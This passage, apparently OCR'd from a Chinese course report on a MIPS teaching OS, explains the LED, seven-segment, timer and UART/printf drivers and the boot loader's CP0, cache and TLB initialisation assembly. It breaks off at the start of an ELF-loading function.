LED 灯组驱动的主要算法，包含两类函数：rt_leds_read 用来读 LED 灯组状态，rt_leds_write 用来写 LED 灯组状态，代码如下所示：

```
bool rt_leds_read (char * v){
    *((u32*)v)=mips_get_word(LEDS_ADDR, NULL);
}
bool rt_leds_write(char * v) {
    mips_put_word( LEDS_ADDR, *((u32*)v) );
}
```

基于以上两个函数，我们又编写了 rt_leds_write_byte 函数，用于写某一组（共 3 组）LED 灯，代码如下所示：

```
bool rt_leds_write_byte(char *v, u32 i){
    if(i>2) return false; // 0 1 2, 三组 led
    u32 tmp = (u32)*v;
    tmp = tmp << (i*8);
    u32 tmp2 = ~(0xff << (i * 8));
    u32 ori = mips_get_word( LEDS_ADDR, NULL);
```

```
    mips_put_word( LEDS_ADDR, tmp | (ori & tmp2) );
    return true;
}
```

七段数码管驱动的主要算法，包含两类函数：enable disable 函数、read write 函数。它们都是以下 4 个基本函数的封装：

```
u32 get_seven_seg_enable() { return mips_get_word(SEVEN_SEG_EN_ADDR, NULL); }
void set_seven_seg_enable(u32 v) { mips_put_word(SEVEN_SEG_EN_ADDR, v); }
u32 get_seven_seg_value() { return mips_get_word(SEVEN_SEG_ADDR, NULL); }
void set_seven_seg_value(u32 v) { mips_put_word(SEVEN_SEG_ADDR, v); }
```

同样，在七段数码管里也有“写某一组数码管”的操作。基于以上四个函数，我们编写了 rt_segs_write_byte 函数，用于写某一组（共 4 组）数码管，代码如下所示：

```
// 每个数码管的状态有 8 位， 4 个共 32 位
// i：要写的数码管号
bool rt_segs_write_byte(char *v, u32 i){
    if(i>=4) return false;
    u32 tmp = (u32)*v;
    tmp = tmp << (i*8);
    u32 tmp2 = ~(0xff << (i * 8));

    // 令使能为 1
    set_seven_seg_enable( (3 << (i*2)) | get_seven_seg_enable() );  //
对指定的数码管使能
    // 写 sevenseg 的值
    set_seven_seg_value( tmp | (get_seven_seg_value() & tmp2) /* 保持其
他数码管的值 */ );
    return true;
}
```

4.2.3 计时器驱动的实现

我们希望计时器可以为 CPU 提供时间中断信号，因此，计时器的设置需如下所示：

```
void init_timer() {
    set_TCSR0(0);
    set_exl();
    // set_timing_interval_s(1);
    set_timing_interval_ms(1000);//中断时间
    set_TCSR0(
        TIMER_TCSR0_ENIT0 |
        TIMER_TCSR0_ARHT0 |
        TIMER_TCSR0_UDT0
    );
    enable_timer0();
}
```

- 首先，清零计时器的 TCSR 寄存器，它的全称是 Timer Control and Status Register，这是一个常规的初始化操作。
- 然后，调用 set_exl 汇编函数，将 CP0_STATUS 的 EXL 位置 0，0 表示 user mode。
- 接下来，调用 set_timing_interval_ms(1000) 将中断时间设置为 1000ms，这个函数设置了计时器的 TLR 寄存器，全称为 Timer Load Register，可用于给出每次计时的时间。
- 最后，使用 set_TCSR0 设置计时器为 generate mode、允许中断、计时结束后自动加载 TLS 寄存器的值重新开始计时。

值得注意的是，硬件为我们提供了两个计时器，这里的代码仅使用了一个计时器。如果有需要的话，第二个计时器的使用方式与第一个相同，只是读写地址不同。

4.2.4 串口驱动的实现与 printf 函数设计

串行接口（Serial Interface），简称串口，是采用串行通信方式的扩展接口。串行是指数据一位一位地顺序传送。相比于其他接口，它的特点是通信线路简单，只要一对传输线就可以实现双向通信，从而大大降低了成本，特别适用于远距离通信，但传送速度较慢。

在 printf 函数设计中，我们用到了 xilinx 串口 IP 核中的以下寄存器：

- RBR: receiving buffer 数据接收缓冲寄存器；
- THR: transmit holding 发送保持寄存器；
- LCR: line control 线路控制寄存器；
- DLL: divide latch (least significant byte)，除数锁存（最低有效字节）寄存器；
- DLM: divide latch (most significant byte)，除数锁存（最高有效字节）寄存器；

- IER：interrupt enable 中断使能寄存器。

具体的，利用串口实现通信的基本思想是：

- 如果 CPU 希望接收串口发来的信息，则 CPU 会读串口的 RBR 数据接收缓冲寄存器。具体的，我们会维护一个缓冲区，用来存放从 RBR 读出来的信息，再找机会一同发给 CPU 处理。
- 如果 CPU 希望给串口发信息，则直接写串口的 THR 发送保持寄存器即可。

接下来，我们讲解 printf（lib/printf.c）的函数设计：

- 首先，我们看框架代码 lib/printf.c 里的 printf 函数，可以发现 printf 是 lib/print.c 的 lp_Print 函数套壳。
- lib/print.c 的 lp_Print 函数，它的主要功能是解析 %d %s 这种 format 字符串，并不是用来输出的。具体的，lp_Print 需要传进来一个 输出函数 的参数，然后在 lp_Print 它自己的函数体内，调用这个输出函数，来输出字符。
  - 在这里，传进来的输出函数是 lib/printf.c 里的 myoutput 函数。
- 然后，我们 myoutput 函数入手，追本溯源：
  - myoutput 函数是 drivers/console.c 的 cputchar 套壳。
  - cputchar 函数是 drivers/console.c 的 cons_putc 函数套壳。
  - cons_putc 函数是 drivers/console.c 的 serial_putc 函数套壳。
- serial_putc 函数：用于串口输出，它的算法逻辑大概是，往串口的输出寄存器里塞字符。

printf 函数的代码如下所示：

```
void printf(char *fmt, ...)
{
    va_list ap;
    va_start(ap, fmt);
    lp_Print(myoutput, 0, fmt, ap);
    va_end(ap);
}
```

myoutput 函数的代码如下所示：

```
void myoutput(void *arg, char *s, int l)
```

```
{
    int i;
    // special termination call
    if ((l == 1) && (s[0] == '\0')) {
        return;
    }
    for (i = 0; i < l; i++) {
        cputchar(s[i]);
    }
}
```

cons_putc 函数的代码如下所示：

```
// output a character to the console
static void cons_putc(int c) {
    // 换行符处理：Windows 的换行符是 CRLF
    if (c == '\n') { // 如果要换行，那么换行 + 回车，貌似因为我们是 Windows
系统？
        serial_putc(c);
        serial_putc('\r');
    }
    else serial_putc(c);
}
```

serial_putc 函数的代码如下所示：

```
static void serial_putc(int c) {
    while (!get_UART_TEMT(get_UART_LSR())) ;
    set_UART_THR(c);
}
```

最后，再介绍一下 console.c 及相关文件中，与串口、控制台输出有关的其他函数：

- serial_proc_data：从端口的 buffer 寄存器里取数据
- serial_intr：cons_intr 套壳，由想中断的设备调用，用来把想告诉我们 OS 的话（已经在串口寄存器里了）填进 buffer。这里的 buffer 是 input buffer，即我们使用 OS 的时候，在 OS console 输入的内容。所以，数据流向是 putty -> 串口输入寄存器 -> 本文件维护的 input buffer。
- cons_getc：得到 buffer 里存放的字符串。

serial_proc_data 函数的代码如下所示：

```
static int serial_proc_data(void) {
    if (!get_UART_DR(get_UART_LSR())) // get when data is ready
        return -1;
    return get_UART_RBR(); // 从端口的 buffer 寄存器里取数据
}
```

cons_intr 函数的代码如下所示：

```
static void cons_intr(int (*proc)(void)) { // 参数是一个 int(void)的函数指
针
    // TODO
    int c;
    while ((c = (*proc)()) != -1) { // 反复调用 serial_proc_data，一个字
一个字的得到
        if (c == 0) continue;
        cons.buf[cons.wpos++] = c;
        if (cons.wpos == CONSBUFSIZE) // 循环使用的 buffer
            cons.wpos = 0;
    }
}
```

4.3 Boot Loader 模块的设计与实现

09019xxx XXX

Boot Loader 是在操作系统内核运行之前运行的一段小程序。通过这段小程序，我们可以初始化硬件设备（boot）、加载 OS 内核（loader），从而将系统的软硬件环境带到合适的状态，以便为最终调用 OS 内核准备好正确的环境。

4.3.1 boot：初始化 CP0 寄存器、通用寄存器

MIPS 体系结构最多支持 4 个协处理器（Co-Processor），其中，协处理器 CP0 是体系结构中必须实现的，它起到控制 CPU 的作用，MMU、异常处理、乘除法等功能，都依赖于协处理器 CP0 来实现。CP0 是 MIPS 的精髓之一，也是打开 MIPS 特权级模式的大门。

CP0 寄存器的功能如下：

- 配置 CPU 工作状态：通过读/写一个或一些内部寄存器改变一些 CPU 特性（如：更改字节次序 MSB->LSB 或 LSB->MSB）
- 高速缓存控制：控制读写缓存
- 异常控制：异常检测与处理
- 存储管理单元控制：对系统的存储区域进行合理的管理、控制、分配（MMU、TLB）
- 其他：当把额外功能集成到 CPU 中，但又不方便当作外设访问时，常常在 CP0 中增加一些模块以实现这些功能。（如：时钟、时间计数器、奇偶校验错误检测等）

因此，我们首先讲解 CP0 寄存组的初始化。MIPS 里控制 CP0 寄存器的指令为：

```
mtc0    arg1, arg2    # CP0[arg2] <= GPRs[arg1]
mfc0    arg1, arg2    # GPRs[arg1] <= CP0[arg2]
```

其中，mtc0 表示 move to CP0，把通用寄存器的值赋给 CP0 寄存器，arg1 表示通用寄存器，arg2 表示 CP0 寄存器。mfc0 表示 move from CP0，把 CP0 寄存器的值赋给通用寄存器，arg1 表示通用寄存器，arg2 表示 CP0 寄存器。

事实上，很多硬件的默认值都是 0，因此，硬件的初始化往往相当简单。初始化 CP0 寄存器的代码如下所示：

```
LEAF(init_cp0)

    # Initialize Status
    li      v1, 0x00400404      # (M_StatusERL | M_StatusIPL1 |
M_StatusBEV)
    mtc0    v1, CP0_STATUS      # write CP0_Status

    # Initialize Watch registers if implemented.
    mfc0    v0, C0_CONFIG1      # read C0_Config1
    ext     v1, v0, 3, 1        # extract bit 3 WR (Watch registers
implemented)
    beq     v1, zero, done_wr
    li      v1, 0x7             # (M_WatchHiI | M_WatchHiR | M_WatchHiW)

    # Clear all possible Watch Status bits and disable watch exceptions
    mtc0    v1, C0_WATCHHI      # write C0_WatchHi0
    mtc0    zero, C0_WATCHLO    # write C0_WatchLo0

    mtc0    v1, C0_WATCHHI, 1   # write C0_WatchHi1
    mtc0    zero, C0_WATCHLO, 1 # write C0_WatchLo1

    mtc0    v1, C0_WATCHHI, 2   # write C0_WatchHi2
    mtc0    zero, C0_WATCHLO, 2 # write C0_WatchLo2

    mtc0    v1, C0_WATCHHI, 3   # write C0_WatchHi3
    mtc0    zero, C0_WATCHLO, 3 # write C0_WatchLo3

    mtc0    v1, C0_WATCHHI, 4   # write C0_WatchHi4
    mtc0    zero, C0_WATCHLO, 4 # write C0_WatchLo4

    mtc0    v1, C0_WATCHHI, 5   # write C0_WatchHi5
    mtc0    zero, C0_WATCHLO, 5 # write C0_WatchLo5

    mtc0    v1, C0_WATCHHI, 6   # write C0_WatchHi6
    mtc0    zero, C0_WATCHLO, 6 # write C0_WatchLo6

    mtc0    v1, C0_WATCHHI, 7   # write C0_WatchHi7
    mtc0    zero, C0_WATCHLO, 7 # write C0_WatchLo7

done_wr:

    # Clear WP bit to avoid watch exception upon user code entry, IV,
and software interrupts.
```

```
    mtc0    zero, C0_CAUSE      # write C0_Cause: Init AFTER init of CP0
WatchHi/Lo registers.

    # Clear timer interrupt. (Count was cleared at the reset vector to
allow timing boot.)
    mtc0    zero, C0_COMPARE    # write C0_Compare

    jr      ra
    nop
END(init_cp0)
```

可以看出，大部分指令都是 mtc0 zero, C0_xxx 的结构，即置零。不过，CP0_STATUS 寄存器不一样，我们将其置为 0x00400404。

注意，为了避免 CP0 冒险，我们在编程时，需要在 CP0 操作指令的后面加上一条与前一条指令的目的通用寄存器无关的指令，也就是延迟槽（delay slot）。如果对性能不敏感，可以考虑用一条 nop 空操作指令填充延迟槽，在本系统中，我们就是这么做的。

4.3.2 boot：初始化 cache

cache 存储器，一般被翻译作高速缓冲存储器，位于 CPU 和主存储器 DRAM（Dynamic Random Access Memory）之间。cache 是规模较小但速度很高的存储器，通常由 SRAM（Static Random Access Memory，静态存储器）组成。cache 的功能是提高 CPU 数据输入输出的速率，因为它容量小但速度快，而 DRAM 内存速度较低但容量大，利用访存的时间、空间局部性原理，通过优化调度算法，系统的访存性能会大大改善，可以达到存储系统容量与内存相当、而访问速度近似 cache 的效果。

在计算机组成原理的角度，cache 有三个组成部分：

- cache 存储体：存放由主存调入的指令与数据块。
- 地址转换部件：建立目录表，以实现主存地址到缓存地址的转换。
- 替换部件：在缓存已满时，按一定策略进行数据块替换，并修改地址转换部件。

cache 的工作方式是，使用地址中的低位作为 index，索引在 cache 中的位置，也就是位于哪一行。当 CPU 发出某个地址后，使用地址中的高位与 cache 中的 tag 位进行比较，如果相同，则称为”命中”；否则，”未命中”。命中，则将 cache 中的数据拷贝到 CPU 寄存器中；如果没有命中，则重新从内存中读取数据，并将其加载到对应的 cache 位置中。

在 MIPS 中，cache 分为 instruction cache 与 data cache，分别存放指令和数据。

我们在初始化 cache 时，需要把所有 cache tag 置为 invalid（通过修改 tag 为全零）。所以说，硬件的初始化大多比较简单，遵循初始化 ≈ 置零的约定即可。

接下来，我们讲一下 MIPS cache 指令：MIPS 中的 cache 指令，需要用某些 CP0 寄存器作为接口，来更新 cache 的值。也就是说，在使用 cache 指令写 cache 之前，需要先用接下来希望写的这个 entry 的信息，来更新某些 CP0 寄存器，然后再使用 cache 指令，将 CP0 的值填入相应的 cache。以下为 cache 指令格式讲解：

- 指令格式：(31)101111(26) (25)base(21) (20)op(16) (15)offset(0)
- offset(base_reg)：
  - 将 16 位 offset 符号扩展，并与 base_reg 的值相加，得到参数。
- op 的 [17:16] 位指定了要操作的 cache：
  - 00，I，第一级 icache；
  - 01，D，第一级 dcache 或整个的第一级 cache（如果没分 icache dcache）；
  - 10，T，第三级。 11，S，第二级。（不过，我们应该只有一级 cache）。
- op 的 [20:18] 位为操作类型：
  - 后面 offset(base) 参数为 cache index：
    - 000：设为 invalid；
    - 001：load tag，把 tag 读到 CP0_TAGLO 里；
    - 010：store tag，从 CP0_TAGLO 写入 tag；
    - 011：store data，从 CP0_DATALO 里写入 cache 的 data 段。
  - 后面 offset(base) 参数为内存 addr：
    - 100：hit invalid，如果 cache 里有给出的 addr，那么设它为 invalid；
    - 101：对 icache 来说，用该 addr 的内容 fill 它；对 dcache 来说，还是 hit invalid；
    - 110：Hit Writeback，如果这个 line 是 dirty 的，强制写回（并且仍保持在 valid)；
    - 111: fetch and lock，用该 addr 的内容 fill 它，并且把 cache 锁住（即，我们认为这个数据很重要，就不要把它换出来了）。

我们需要借助以上指令，将每个 cache 的 tag 都置为零，因此需要遍历 cache。具体的，我们会先去读 CP0 的 config1 寄存器，得到 cache 的尺寸、项数、大小等参数，然后根据这些参数，一个一个进行遍历。

初始化 icache 的代码如下所示。

```
LEAF(init_icache)

    # Determine how big the I$ is
    mfc0    t0, C0_CONFIG1      # read C0_Config1. 我们把 C0_Config1 存到
t0 了
    # C0_CONFIG1 寄存器的 IL（21:19）表示 icache 的 line size：0x0 为没有
icache，0x3 表示 16B
    ext     t1, t0, 19, 3       # extract IL

    # Skip ahead if No I$. 如果没有 icache，则直接 done
    beq     t1, zero, done_icache
    nop

    li      t1, 0x10        # 下次用到 t1 是初始化所有 icache 行的时候，t1 存
储的是相邻 icache 行映射的虚拟地址的递增量

    # 首先得到 icache 的真正 line size
    # C0_CONFIG1 寄存器的 IS（24:22）表示 icache 每一 way 的 line 数量
    # 0x0: 64; 0x1: 128; 0x2: 256; 0x3: 512; 0x4: 1024。 也就是 64 左移的
位数
    ext     t2, t0, 22, 3       # extract IS
    li      t3, 64
    sllv    t2, t3, t2          # I$ Sets per way, icache 每一 way 的
line 数量，存到 t2
    # C0_CONFIG1 寄存器的 IA（18:16）表示 icache 的相联度，即 有多少 way
    # 0x0: Direct mapped; 0x1: 2-way; 0x2: 3-way; 0x3: 4-way。 加一得到真
正相联度
    ext     t3, t0, 16, 3       # extract IA
    addi    t3, t3, 1           # 把相联度存到 t3
    # addi 指令：加立即数，addi rD,rS,imme

    # 得到 icache 总 line 数 = way 数 * 每一 way 的 line 数量
    # 我们要把每个 cache 都置为 invalid，因此需要计数 处理了多少个，所以需要
知道总 line 数
    mul     t4, t3, t2          # Total number of sets，将其存到 t4
    # mul 指令：乘法，mul rD,rS,rT

    lui     t5, 0x8000          # Get a KSeg0 address for cacheops，存在
t5
    # lui 指令：lui rD,imme：  rD <- (imme<<16)
    # 0x8000 左移 16 位成为虚拟地址 0x8000 0000，是 KSeg0 的起始地址，对应物理
地址 0x0000 0000
```

```
    # Clear TagLo/TagHi registers
    # TagLo 是 CP0 的第 28 号（从 0 开始计数）寄存器，作为 cache tag 的接口（个人理解为缓冲，参见下面 cache 指令）
    # Manual 说 microAptiv UP 没有实现 CP0 的第 29 号寄存器 TagHi，可能因为这个软核比较简单
    # 不过 anyway，这些代码本就是从其他地方缝合的，所以还是有 TagHi 的初始化
    mtc0    zero, C0_TAGLO      # write C0_ITagLo
    mtc0    zero, C0_TAGHI      # write C0_ITagHi
    # 重申：mtc0 中，被赋值的 CP0 寄存器，是汇编语句的第二个 arg


# 遍历所有的 icache 行，进行 010：store tag（上一步刚把 C0_TAGLO 置零）
next_icache_tag:
    cache   0x8, 0(t5)              # ICIndexStTag, 8 是 01000，从 CP0_TAGLO 写入 tag
    addi    t4, t4, -1              # Decrement set counter
    bne     t4, zero, next_icache_tag
    add     t5, t5, t1              # Get next line address，从 KSeg0 开始向高地址处增长

done_icache:

    jr      ra      # 重申：ra（通用寄存器 31）代表当前 subroutine 的 return addr
    nop
END(init_icache)
```

可以看出，这段汇编里有个循环跳转结构，当 cache 还没初始化完时，反复跳转到 next_icache_tag，继续初始化。

初始化 dcache 的代码与上面代码大同小异，就不再赘述了。

4.3.3 boot：初始化 TLB

TLB 的全称是 Translation Lookaside Buffer ，经常被翻译成“旁路转换缓冲”。它也是一种 cache，是 MMU 中的 cache，其缓存的内容就是页表项（虚拟地址 → 物理地址的映射关系）。进程拿着虚拟地址（Virtual Address，VA）访问内存时，需要进行 VA - PA 转换时，MMU 首先会在 TLB 中检查是否有页表项被缓存。如果 TLB 中有相应的页表项缓存，即 TLB hit，那么 TLB 就能立即完成 VA - PA 的转换。如果 TLB 中没有该 VA 对应的 VA-PA 映射关系，即 TLB miss，那么就需要去访问外部主存，获取这个 VA - PA 转换关系，并将这个转换关系缓存到 TLB 中，以加速下一次 VA - PA 转换。

这里，再顺便讲一下 asid。因为每个进程都有自己的虚拟地址空间，比如进程 1 和进程 2 在各自虚拟地址空间内的地址 0x7f3f dddd（该地址位于进程栈空间），虽然 VA 相同，但它们对应不同进程的栈空间，PA 显然不相同。如果我们没法标识一个页表及 TLB 的 VA - PA 映射是为哪个虚拟地址空间准备的，则每次切换进程执行后，都需要清空 TLB，这是一种费时费力、浪费信息的方案。因此，MIPS 用 ASID（Address Space ID）来解决这一问题，用物理地址空间 ID 来标识进程。

在 MIPS 中，当程序访问一个虚拟地址时，我们将该虚拟地址的高位，和所有 TLB 表项中的 VPN（Virtual Page Nmber）进行比较，TLB 返回匹配的 TLB 表项的 PFN（Physical Frame Number）；将 PFN 与该虚拟地址的低位拼接起来，即可得到物理地址，就完成了地址转换；如果找不到，则触发 TLB miss 异常。具体的，在 MIPS 中，有一组标志位和每个 PFN 一起返回，标志位用来标识地址页是否缓存、缓存模式、该页属于某个 ASID 还是全局有效地址等。

讲一点点 MIPS TLB 的细节：MIPS 的 TLB 包括一个 joint TLB (JTLB)、一个小的 instruction TLB (ITLB)、一个小的 Data TLB (DTLB)。ITLB DTLB 由硬件实现，对软件透明，我们可以不考虑它。JTLB 采取某种“双重”（dual）组织方式，每个 tag entry 对应两个 VA → PA 映射，分别为偶数、奇数（这部分对我们的设计来说，是不重要的细节）。

接下来，我们讲一下 MIPS 中的 TLB 指令：MIPS 中的 TLB 指令和 cache 指令一样，也是用某些 CP0 寄存器作为接口，来更新 TLB 的值。也就是说，在使用 TLB 指令写 TLB 之前，需要先用接下来希望写的这个 entry 的信息，来更新某些 CP0 寄存器，然后再使用 TLB 指令，将 CP0 的值填入相应的 TLB。以下为常用 TLB 指令：

- tlbr：读 TLB entry。用 index 寄存器所指向的 TLB entry，填充 CP0 的 EntryHi、EntryLo0、EntryLo1、PageMask。
- tlbwi：通过 index 寄存器，写 TLB entry。把 CP0 的上面四个寄存器的信息，写到 index 寄存器所指向的 TLB entry。
- tlbwr：通过 random 寄存器，写 TLB entry。把 CP0 的上面四个寄存器的信息，写到 index 寄存器所指向的 TLB entry。帮助实现随机替换策略。

接下来，我们讲一下 TLB shutdown 的问题。如果电路检测到多个 TLB 匹配，即 TLB 中有多个 entry，它们拥有相同的 VA、相同的 asid 等信息，却可能拥有不同的 PA。这时，MIPS 会关闭 TLB 以防止物理损坏，这被称为 TLB shutdown。我们在初始化是，要注意给每个 TLB entry 赋不同的 VA 值。具体的，我们的做法是，遍历所有 entry，给每个 entry 赋值不同的 VA，建议以 8K 作为间隔。

初始化 TLB 的代码如下所示：

```
LEAF(init_tlb)
```

```
check_for_tlb:
    # Determine if we have a TLB
    mfc0    t0, C0_CONFIG           # read C0_Config，存在 t0

    # C0_CONFIG1 寄存器的 MT（9:7）表示 MMU type：1 标准 TLB，3 fixed
mapping（没有 TLB）
    ext     t1, t0, 7, 3            # extract MT field
    li      t2, 0x1                 # load a 1 to check against
    bne     t1, t2, done_init_tlb   # 如果不等于 1，那么没有 TLB，直接结束
    mfc0    t0, C0_CONFIG1          # C0_Config1，存在 t0
    nop


start_init_tlb:
    # Config1MMUSize == Number of TLB entries - 1
    # C0_CONFIG1 寄存器的 [30:25] 表示 MMU size：值为 TLB entry 数量 - 1
    ext     t1, t0, 25, 6           # extract MMU Size，存在 t1
    # 对于缓冲寄存器，无脑置零就对了
    mtc0    zero, C0_ENTRYLO0       # write C0_EntryLo0
    mtc0    zero, C0_ENTRYLO1       # write C0_EntryLo1
    mtc0    zero, C0_PAGEMASK       # write C0_PageMask
    mtc0    zero, C0_WIRED          # write C0_Wired
    # wired 寄存器是 TLB 中 wired entry（相当于 cache locked）和 random
entry 的分割

    lui     t2, 0x8000              # 要给每个 entry 赋值不同的 VA，t2 作为
起始地址


next_tlb_entry_pair:
    mtc0    t1, C0_INDEX            # write C0_Index 为 TLB entry 数量-
1，从后往前开始赋值
    mtc0    t2, C0_ENTRYHI          # write C0_EntryHi
    ehb
    # 重申 ehb 指令：exception hazard barrier，用来插入足够多的 nop，规避流
水冒险

    tlbwi                           # 写 TLB entry
    add     t2, t2, (1<<14)         # Add 8K to the address to avoid TLB
conflict with previous entry

    bne     t1, zero, next_tlb_entry_pair
    add     t1, t1, -1
```

```
done_init_tlb:
    jr      ra
    nop
END(init_tlb)
```

可以看出，这段汇编和 cache 的初始化代码一样，有个循环跳转结构，当 TLB 还没初始化完时，反复跳转到 next_tlb_entry_pair，继续初始化。

4.3.4 boot：在 boot.S 文件中调用以上模块

在以上的硬件初始化中，初始化 CP0 寄存器、初始化 TLB 是必要的，初始化 cache、初始化 GPRs 是不必要的。我们在 boot.S 文件中调用以上模块，统筹管理硬件的初始化过程。

boot.S 文件的代码如下所示：

```
/************************************************************************
***************
    R E S E T   E X C E P T I O N   H A N D L E R
************************************************************************
**************/

LEAF(__reset_vector) # leaf 貌似是（不调用其他函数的）函数的意思
    la      a2, __cpu_init   # load address
    jr      a2              # pc <- a2, a0-a3 是 function call 的 first
four parameters
    mtc0    zero, C0_COUNT   # Clear cp0 Count (Used to measure boot
time.)
    nop

END(__reset_vector)

LEAF(__cpu_init)

    # Verify the code is here due to a reset and not NMI. If this is an
NMI then trigger
    # a debugger breakpoint using a sdbp instruction.
    mfc0    t0, CP0_STATUS          # Read CP0 Status, t 寄存器可以随便用
    ext     t0, t0, 19, 1           # extract NMI. NMI 位：1 表示是不可屏
蔽中断，软件只能对其写入 0
    beqz    t0, init_resources      # Branch if this is NOT an NMI
exception.
```

```
    nop
    sdbbp                           # Failed assertion: NMI. 那么，现在要处理 NMI 中断了
    # sdbbp 指令：产生 EJTAG 异常的断点指令。如果执行遇到 sdbbp，则触发调试异常（断点）


init_resources:                 # initializes resources for "cpu".

    # Initialize CP0 registers

   # la      t0, init_cp0        # Init CP0 Status, Count, Compare, Watch*, and Cause.
   # jr      t0

    jal     init_cp0
    nop

    # Initialize the TLB

   # la      t0, init_tlb        # Generate unique EntryHi contents per entry pair，以防 tlb 重复项而关闭
   # jr      t0

    jal     init_tlb
    nop

    #Initialize the Instruction cache

    # la      a2, init_icache     # Initialize the L1 instruction cache. (Executing using I$ on return.)
    # jalr    a2
    # nop


    # The changing of Kernel mode cacheability must be done from KSEG1
    # Since the code is executing from KSEG0 It needs to do a jump to KSEG1 change K0 and jump back to KSEG0

    la          t0, change_k0_cca   # load address，change_k0_cca 在 init_cache 里
    li          t1, 0x1             # load immediate
    ins         t0, t1, 29, 1       # changed to KSEG1 address by setting bit 29
```

```
    #jr         t0

    jalr        t0
    nop

    # Initialize the Data cache

    # la      a2, init_dcache     # Initialize the L1 data cache
    # jalr    a2
    # nop


    # Prepare for eret to main.

    la      ra, all_done        # If main returns then go to all_done. 寄
存器 ra 是当前过程的 return addr
    move    a0, zero            # Indicate that there are no arguments
available.
    la      v0, _start          # load the address of entry point
_start.
    # 寄存器规则：v0 v1 是 function 的 return
    mtc0    v0, CP0_ERROREPC    # Write ErrorEPC with the address of
_start
    # 重申：mtc0 的两个参数中，是前者把值给后者
    ehb                         # clear hazards (makes sure write to
ErrorPC has completed)


    # Return from exception will now execute code in main
    eret                        # Exit reset exception handler and start
execution of _start.


/************************************************************************
***************/
all_done:
    # If main returns it will return to this point.  Just spin here.
    j       all_done
    nop

END(__cpu_init)

# Inline the code: fill the rest of space between here and the next
exception vector address.
```

```
#include "init_caches.S"

/*****************************************************************************
***************
    B O O T   E X C E P T I O N   H A N D L E R S (CP0 Status[BEV] = 1)
*****************************************************************************
**************/
/* NOTE: the linker script must insure that this code starts at start +
0x200 so the exception */
/* vectors will be addressed properly. All .org assume this! */
/* TLB refill, 32 bit task. */
.org 0x200                      # TLB refill, 32 bit task.
    sdbbp                       # This has the effect of starting the
debugger
    nop

.org 0x280                      # XTLB refill, 64 bit task. start +
0x280
    sdbbp                       # This has the effect of starting the
debugger
    nop

#include "init_cp0.S"

.org 0x300                      # Cache error exception. start + 0x300
    sdbbp                       # This has the effect of starting the
debugger
    nop

#include "init_tlb.S"


.org 0x380    /* General exception. */
    # display alternating one-zeros on board LEDs
    li      t0, LEDS_ADDR           # Board LEDs display
    li      t1, 0xaaaaaa            # alternating one-zeros。我们有 24 个
LED 灯，6 个 1010 应该足够了
    sw      t1, 0(t0)               # Write pattern to LEDs
    eret
    nop

# If you want the above code to fit into 1k flash you will need to
leave out the
# code below. This is the code that covers the debug exception which
you normally will not get.
```


```
.org 0x480 /* EJTAG debug exception (EJTAG Control Register[ProbTrap]
== 0.) */
    li      r24_malta_word, LEDS_ADDR     # If post boot then $24 is
clobbered.
    mtc0    a0, C0_DESAVE       # DeSave a0
    mfc0    a0, C0_DEPC         # Read DEPC
    sw      a0, 0(r24_malta_word)    # Display lower 16 bits of DEPC if
there is not an EJTAG probe.
    mfc0    a0, C0_DESAVE       # Restore a0
1:  b       1b  /* Stay here */
    nop
```

可以看出，代码跳转到了 init_cp0、init_tlb 等位置，调用我们之前编写的模块。

4.3.5 loader：加载 OS 内核

ELF 表示可执行与可链接格式 （Executable and Linkable Format），是一种用于可执行文件、目标代码、共享库和核心转储（core dump）的标准文件格式，一般用于类 Unix 系统，比如 Linux，Macox 等，也比如我们所设计的 OS。在我们 OS 的启动过程中，OS 内核是作为 ELF 文件，由 loader 程序加载进内存的。

ELF 文件由四部分组成，分别是 ELF 头表（ELF header）、程序头表（Program header table）、节（Section）、节头表（Section header table）。下图为一个 ELF 文件结构的示意图：



实际上，一个文件中不一定包含以上全部四部分内容，而且它们的位置与组织格式，也未必和图片的安排一致。具体的，只有 ELF 头表的位置是固定的，其余各部分的位置、大小等信息由 ELF 头表中的各项值来决定。也就是说，如果我们想要解析 ELF 文件，需要从 ELF 头表入手，读到各部分的位置、大小等信息，再根据这些信息读到各部分的内容。

在 OS 启动过程中，我们需要把 OS 内核的 ELF 文件加载进内存。具体的，我们假设 ELF 文件已经从磁盘被读入到一段内存缓冲区里了，接下来 load elf 操作的目的，是得到指令代码段，将指令代码段存入内存。所以，我们按照如下步骤来解析、加载 ELF 文件的程序段：

- 首先，得到 ELF 头表；
- 读 ELF 头标，得到程序头表的起始地址；
- 去读程序头表，对每一个程序段，得到
  - 程序段在内存映像中占用的字节数
  - 程序段在文件映像中占用的字节数，
  - 该程序段第一个字节，应该被放在哪个物理地址。
- 然后，即可根据这些信息，将程序段写入相应的内存位置。

加载 ELF 文件的代码如下所示：

```
int load_elf(const uint8_t *elf, const uint32_t elf_size) {
